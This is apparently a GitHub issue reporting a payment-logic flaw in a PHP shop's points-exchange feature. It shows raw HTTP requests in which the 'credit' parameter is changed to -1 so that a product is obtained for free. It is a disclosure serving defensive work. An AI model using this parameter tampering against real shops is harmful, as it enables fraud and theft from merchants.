New issue


Jump to bottom

This is a payment logic vulnerability that can modify the value of payment #15

Open **Binarytree200** opened this issue on Dec 7, 2019 · 0 comments

Binarytree200 commented on Dec 7, 2019

First of all, we choose to use points to exchange products. for example you want to exchange this product, you need to use 5 points



Then we can get the request package.

```
POST /index.php?m=gift&a=addsave HTTP/1.1
Host: localhost
Content-Length: 181
Cache-Control: max-age=0
Origin: http://localhost
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost/index.php?m=gift&a=index
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=kre0qjbe29gaaomgc7a0tv45b1
Connection: close

cgid=7&goodname=%E6%89%8B%E6%9C%BA%E7%9B%B8%E9%93%BE%E6%8E%A5&credit=5&usercredit=7&man=
1&tel=1&address=1&__hash__=56b92067a34791ef5716bf50d48c4e84_5f4da915bc4a1b01f3a93254b996be14
```

We changed the value of the parameter credit to -1.

```
POST /index.php?m=gift&a=addsave HTTP/1.1
Host: localhost
Content-Length: 181
Cache-Control: max-age=0
Origin: http://localhost
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost/index.php?m=gift&a=index
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=kre0qjbe29gaaomgc7a0tv45b1
Connection: close

cgid=7&goodname=%E6%89%8B%E6%9C%BA%E7%9B%B8%E9%93%BE%E6%8E%A5&credit=-1&usercredit=7&man=
1&tel=1&address=1&__hash__=56b92067a34791ef5716bf50d48c4e84_5f4da915bc4a1b01f3a93254b996be14
```

We've managed to get this product for free.

积分兑换：手机相册膜 0 2019-12-08 02:24

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant